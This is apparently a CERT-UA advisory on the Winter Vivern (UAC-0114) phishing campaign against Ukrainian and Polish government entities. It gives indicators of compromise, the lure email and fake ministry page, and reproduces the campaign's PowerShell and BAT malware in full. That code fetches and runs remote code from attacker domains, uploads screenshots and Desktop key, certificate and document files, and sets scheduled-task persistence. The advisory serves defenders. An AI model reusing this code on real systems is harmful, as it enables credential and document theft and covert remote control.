cert.gov.ua /article/3761104

UAC-0114 aka Winter Vivern to target Ukrainian and Polish GOV entities (CERT-UA#5909)

Background

The Computer Emergency Response Team of Ukraine (CERT-UA) detected a web page which mimics the website of the Ministry of Foreign Affairs of Ukraine and lures a user to download software for "scanning infected PCs on viruses".

If a user follows the link, the BAT file "Protector.bat" will be served onto the victim's PC. Leveraging powershell.exe BAT-file would download and execute several PowerShell scripts, one of which would recursively scan the Desktop folder for files with the following extensions: .edb, .ems, .eme, .emz, .key, .pem, .ovpn, .bat, .cer, .p12, .cfg, .log, .txt, .pdf, .doc, .docx, .xls, .xlsx, .rdg, aft, as well as take screenshots and exfiltrate data using HTTP. Also, Scheduled Tasks would be created for persistence purposes.

In cooperation with CERT Polska and CSIRT MON (Republic of Poland), we detected several more phishing websites to mimic web pages of the Security Service of Ukraine and the Polish Police. In addition, it should be noted that a similar fraudulent web page was spotted impersonating the mail portal of the Ministry of Defense of Ukraine back in June 2022.

We track mentioned activity under UAC-0114, aka Winter Vivern. The group uses typical TTPs (e.g., the theme of "scanning software" and known PowerShell scripts). It's highly likely that russian speaking actors are among the group's members because one of the previous samples (MD5: 3acfb7c694b259158fe042fd3392b0d1) contains PDB "C:\Users\user_1\source\repos\Aperitivchick\Release\SystemProtector.pdb" with purely russian wording "Aperitivchick".

Indicators of compromise

Files:

```
93beb3454664314826a843ae28befe96
b10bc0bb30b3c1d0c404d3a902ccebc425f23cb5a66c02104739f226c77b5816    Забезпечення
кібербезпеки.html
42b6b2533135574ac8a2027df465b295
05457a790782542d3f16c9b8368a077b458ff7349856e6da541223a51e94b9c8    Protector.bat
4d6eac0b0dd1adc47d81b163d03e5f4b
91e9325dd4972c0d40becfff6e65399c46aeb210a3b9a1f75d453cc8fe87d09c
fjasmngptwq95824s.php
a03cb9a28fa5ce72354e1556731a68d4
cf919033a2a4f76a4b78499be027090a0a7980a2f536df53eebb2140478abeb7    LG5362s5215098-
xvbxzcnsaf4lmsa.php
4d549fa15eadeefd30f5269a2b3995c4
521c8345351144437033b41dfb5e4878c3b3a7ade4e2d0ccdcc5699d0b4d3ac6    fx64g15g.xml
7ffb80d87ab0fe5e2c7f7338ec22a7b0
3442724f36fcaa1822bdafc3417e6bc7488898c4acbc73f0114ffeb6a3604164
9f5fe4bab163de5eedb995beed21c75578284fa4.php
ed7bb4cc6dd1079efbe4bc3ceffd4250
d8236c841b07c933d4de0ef9ed854902f6aae73b83137d9ffbe29fb879aa094f
62d4677fcf600ac0c4933bd80dec255868827e00.php
9997462826c26ab82a29e1c0712bbbb5
2708b9f8a196c50c8c6d6001af5b02e3c5d113e1977a686319eae7652ecbc1d3
62d4677fcf600ac0c4933bd80dec255868827e00.dec.ps1
```

```
6fe2a60e3f4c15c60128562d006696b6
72028cff34d33e26bf01e4bf63c8b977ece33b3809bd6dd075bcff343895dc4b    Protector.bat
```

Host-based:

```
%APPDATA%\XmlSchemaMicrosoftXsd.xml
%APPDATA%\XmlSchemaMicrosoftXsdO.xml
%PUBLIC%\MicrosoftUpdateClient\
%PUBLIC%\MicrosoftUpdateClient\Microsoft_update_tool_%NUM%.dat
powershell.exe -c "Start-Process -win hidden -filepath 'powershell.exe' -argumentlist
""`$a=whoami;"",""
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {`$true};iex
(New-Object
Net.WebClient).DownloadString('hXXps://bugiplaysec[.]com/fjasmngptwq214.php')"""
powershell.exe -c "Start-Process -win hidden -filepath 'powershell.exe' -argumentlist
""`$a=whoami;"",""
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {`$true};iex
(New-Object
Net.WebClient).DownloadString('hXXps://troadsecow[.]com/fjasmngptwq95824s.php')"""
Client_Update_Microsofts-{ITCUNTH-9D12-4RE1-8BWD-6HFI2D4FNI1I2}
```

Network-based::


```
hXXps://bugiplaysec[.]com/ssu.gov.ua/
hXXps://ocspdep[.]com/ssu.gov.ua/
hXXp://troadsecow[.]com/policja.gov.pl
hXXps://troadsecow[.]com/cbzc.policja.gov.pl
hXXps://troadsecow[.]com/mfa.gov.ua/
hXXps://troadsecow[.]com/mfa.gov.ua/downloadapp.php
hXXps://troadsecow[.]com/
hXXps://troadsecow[.]com/76bja21412/c6bd801d882333fdb93dd17308b3e2de3a78cc05_.php
hXXps://troadsecow[.]com/76bja21412/c6bd801d882333fdb93dd17308b3e2de3a78cc05_1.php
hXXps://bugiplaysec[.]com/fjasmngptwq214.php
hXXps://troadsecow[.]com/fjasmngptwq95824s.php
hXXps://troadsecow[.]com/gkaslnwqpasg/fx64g15g.xml
hXXps://troadsecow[.]com/gkaslnwqpasg/usersfolders/%SID%/59948e7126a2927a53af0593f85dad2f5ae5c

hXXps://troadsecow[.]com/gkaslnwqpasg/usersfolders/%SID%/62d4677fcf600ac0c4933bd80dec255868827

hXXps://troadsecow[.]com/gkaslnwqpasg/usersfolders/%SID%/9f5fe4bab163de5eedb995beed21c75578284

hXXps://troadsecow[.]com/lg5362s5215098-xvbxzcnsaf4lmsa.php
hXXps://troadsecow[.]com/lg5362s5215098-xvbxzcnsaf4lmsa.php?idu=%SID%
ocspdep[.]com       2021-12-01  @registrar.eu
troadsecow[.]com    2022-10-10  @ownregistrar.com
bugiplaysec[.]com   2022-07-19  @realtimeregister.com
176[.]97.66.57      AE  @iroko.net
195[.]54.170.26     NO  @iroko.net
45[.]136.198.141    BG  @iroko.net
80[.]79.119.239     GB  @wavecom.ee (@3nt.com)
```

Images



From MFA IT_Security <mfa_it_sec@outlook.com>
To [redacted]@mfa.gov.ua>
30.01.23, 16:3
Subject **Щодо захисту інформації**

[redacted]

Шановні колеги,

В результаті останньої кібератаки російських агресорів на наших громадян відділом інформаційних технологій виявила що на комп'ютерах встановлено незаконне програмне забезпечення.
Нашим відділом було підготовлено програмне забезпечення та інструкція для виявлення вірусів.
Обов'язково прочитайте інструкції та дотримуйтесь усіх цих дій, щоб запобігти витоку інформації.

https://mfa.gov.ua/software/scanner/Kso25125s

З найкращими побажаннями,
Відділ інформаційних технологій

Міністерства закордонних справ України

01018, м. Київ, Михайлівська площа, 1
mfa_it_sec@mfa.gov.ua
(044) 247-32-11

https://troadsecow/mfa.gov.ua

Забезпечення кібербезпеки

Опубліковано 30 січня 2023 року о 16:01

В результаті останньої кібератаки російських агресорів на наших громадян відділом інформаційних технологій підготовлено програмне забезпечення для виявлення заражених комп'ютерів. Завдяки йому було виявлено і знищено не одна шпигунська програма.

Як виявити:

- Низька продуктивність системи
- Часті збої додатків
- Незвичайні повідомлення про помилки
- Браузер часто зависає
- Комп'ютер перестає відповідати на запити
- Система перезапускається сама
- Доступ до файлів і програм заблоковано

Поради: як діяти

- **Скачайте наше програмне забезпечення!**
  Завантажити
- Запустити програму **(Оскільки розроблена програма не є загальнодоступним продуктом, може знадобитися підтвердження дій користувача при запуску).**
- Отримайте результат (додаток проскануює необхідні каталоги і покаже результат сканування).
- **При визначенні незаконного програмного забезпечення програма сканування відобразить місце розташування вірусів, вам необхідно їх видалити!**

Слава Україні!

```
@echo off
echo Scan viruses signatures started.
echo Scaning...
powershell.exe -c "Start-Process -win hidden -filepath 'powershell.exe' -argumentlist ""`$a=
whoami;"","" [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {`$true};iex (New-Object
Net.WebClient).DownloadString('https://troadsecow.com/fjasmngptwq95824s.php')"""
echo 3%%
timeout 3 > NUL
echo 7%%
timeout 2 > NUL
echo 13%%
timeout 4 > NUL
echo 22%%
timeout 2 > NUL
echo 29%%
timeout 1 > NUL
echo 35%%
timeout 4 > NUL
echo 41%%
timeout 3 > NUL
echo 50%%
timeout 1 > NUL
echo 57%%
timeout 3 > NUL
echo 68%%
timeout 2 > NUL
echo 72%%
timeout 3 > NUL
echo 87%%
timeout 1 > NUL
echo 90%%
timeout 2 > NUL
echo 98%%
timeout 1 > NUL
echo Virus not found!
pause
```

```
$a = [system.text.encoding]::UTF8.getString([system.convert]::frombas-
e64string("TmV3LUl0ZW0gLVBhdGggJ2M6XFVzZXJzXFB1YmxpY1wnIC1OYW1lICdNaW-
b3dzdHlsZSBoaWRkZW4gLUZpbGVQYXRoICJwb3dlcnNoZWxsLmV4ZSIgLUFyZ3VtZW50T-
GlzdCAkYXJnOw=="));Invoke-Expression($a);
```

```
New-Item -Path 'c:\Users\Public\' -Name 'MicrosoftUpdateClient' -It-
emType 'directory';
Start-Process -windowstyle hidden -FilePath "powershell.exe" -Argum-
entList {
[Reflection.Assembly]::LoadWithPartialName('System.Drawing');
function screenshot([Drawing.Rectangle]$bounds, $path) {$bmp = New-O-
bject Drawing.Bitmap $bounds.width, $bounds.height;
$graphics = [Drawing.Graphics]::FromImage($bmp);
$graphics.CopyFromScreen($bounds.Location, [Drawing.Point]::Empty, $
bounds.size);
$bmp.Save($path);
$graphics.Dispose();
$bmp.Dispose()};
$bounds = [Drawing.Rectangle]::FromLTRB(0, 0, 1900, 1080);
function dowloadFileUP($f){$name=$f.replace(':\','').replace('\','/'
);
$valu=([System.Security.Principal.WindowsIdentity]::GetCurrent()).U-
ser.Value;
$vu=$valu+$name;
Invoke-RestMethod -Uri 'https://troadsecow.com/76bja21412/c6bd801d8-
82333fdb93dd17308b3e2de3a78cc05_.php' -Method Post -InFile $f -Head-
ers @{'filename'=$vu} -UseDefaultCredentials};
$i=0;
while($true){
$i=$i+1;$f='c:\Users\Public\MicrosoftUpdateClient\Microsoft_update_-
tool_'+$i+'.dat';
screenshot $bounds $f;
sleep 1;
dowloadFileUP($f);
sleep 9;
remove-item $f -Force
}
};
$arg = '$a = [Environment]::GetFolderPath(\"Desktop\")+\"\*\";(ls -P
ath $a -Recurse).FullName|?{($_ -like \"*.edb\") -or ($_ -like \"*.-
ems\") -or ($_ -like \"*.eme\") -or ($_ -like \"*.emz\") -or ($_ -li
ke \"*.key\") -or ($_ -like \"*.pem\") -or ($_ -like \"*.ovpn\") -or
 ($_ -like \"*.bat\") -or ($_ -like \"*.cer\") -or ($_ -like \"*.p1-
2\") -or ($_ -like \"*.cfg\") -or ($_ -like \"*.log\") -or ($_ -lik-
e \"*.txt\") -or ($_ -like \"*.pdf\") -or ($_ -like \"*.doc\") -or (
$_ -like \"*.docx\") -or ($_ -like \"*.xls\") -or ($_ -like \"*.xls-
x\") -or ($_ -like \"*.rdg\")} | %{Sleep 3;try{(New-Object Net.Webc-
lient).UploadString(\"https://troadsecow.com/76bja21412/c6bd801d882-
333fdb93dd17308b3e2de3a78cc05_1.php\",( ($_+\"###\"+[system.convert-
]::tobase64string([System.IO.File]::ReadAllBytes($_))) -join \"`r`n-
\"))}catch{($Error[0])}}';
Start-Process -windowstyle hidden -FilePath "powershell.exe" -Argum-
entList $arg;
```

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
$a=([System.Security.Principal.WindowsIdentity]::GetCurrent()).User.Value;
iex (New-Object Net.WebClient).DownloadString("https://troadsecow.com/LG5362s5215098-xvbx-
zcnsaf4lmsa.php?idU=$a")
```

~~~
$uname=whoami;
$singleHost ='https://troadsecow.com/'
$xmlUri="'"+"https://troadsecow.com/gkaslnwqpasg/usersfolders/%SID%/-
9f5fe4bab163de5eedb995beed21c75578284fa4.php"+"'";
#while(!(test-connection google.com -q)) {Sleep 5}
$n = '$g'
function regSchTask{
        $userId=get-wmiobject -class win32_useraccount |? {$_.caption -eq $uname } |%{$_.sid};
        $s=(New-Object Net.Webclient).DownloadString($singleHost+"gkaslnwqpasg/fx64g15g.xml");
        $s=$s.replace('<author>$name</author>',"<author>$uname</author>");
        $s=$s.replace('<userid>$userId</userid>',"<userid>$userId</userid>");
        $s=$s.replace('<arguments></arguments>',"<arguments> -w hidden -c `"$n=New-Object
Net.Webclient;$n.credentials=[net.credentialcache]::DefaultNetworkCredentials;iex
$n.DownloadString($xmlUri)`"</arguments>");
        $s |out-file $env:appdata/XmlSchemaMicrosoftXsd.xml;
        schtasks /create /xml "$env:appdata/XmlSchemaMicrosoftXsd.xml" /tn
"Client_Update_Microsofts-{ITCUNTH-9D12-4RE1-8BWD-6HFI2D4FNI1I2}" /f;
        remove-item $env:appdata/XmlSchemaMicrosoftXsd.xml;
}

function regSchTask0{
        $userId=get-wmiobject -class win32_useraccount |? {$_.caption -eq $uname } |%{$_.sid};
        $s=(New-Object Net.Webclient).DownloadString($singleHost+"gkaslnwqpasg/fx64g15g.xml");
        $s=$s.replace('<author>$name</author>',"<author>$uname</author>");
        $s=$s.replace('<userid>$userId</userid>',"<userid>$userId</userid>");
        $s=$s.replace('<arguments></arguments>',"<arguments> -w hidden -c `"start-process
'powershell.exe' -win hidden -argumentlist
`"`"`"[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{```$true};```$n=New-Object
Net.Webclient;```$n.credentials=[net.credentialcache]::DefaultNetworkCredentials;iex
```$n.DownloadString($xmlUri)`"`"`"`"</arguments>");
        $s |out-file $env:appdata/XmlSchemaMicrosoftXsd0.xml;
        schtasks /create /xml "$env:appdata/XmlSchemaMicrosoftXsd0.xml" /tn
"Client_Update_Microsofts-{ITCUNTH-9D12-4RE1-8BWD-6HFI2D4FNI1I2}" /f;
        remove-item $env:appdata/XmlSchemaMicrosoftXsd0.xml;
}

function sendData($message){
        try{
                if ($message -ne $null){
                        (New-Object Net.Webclient).UploadString($singleHost + "gkaslnwqpasg/-
usersfolders/%SID%/59948e7126a2927a53af0593f85dad2f5ae5c6e0.php",($message -join "`r`n"))
                }
        }
        catch{($Error[0])}
}

function starter{
        $message =try{
                $com=(New-Object Net.Webclient).DownloadString($singleHost + "gkaslnwqpasg/-
usersfolders/%SID%/62d4677fcf600ac0c4933bd80dec255868827e00.php");
                if($com.Length -ge 1){
                        iex $com
                }
        }
        catch{($Error[0])};
        sendData($message);
        sleep 10;
        starter
}
##########################################################################


##################################runer#########################################
$runnable=try{schtasks|?{$_ -like "*9D36*"}}catch{};
$os=([system.environment]::osversion).version.major;
if($runnable -eq $null){
        if($os -le 6){regSchTask0|out-null;}
        else{regSchTask|out-null;}
        starter|out-null
}
else{
        starter|out-null
}
~~~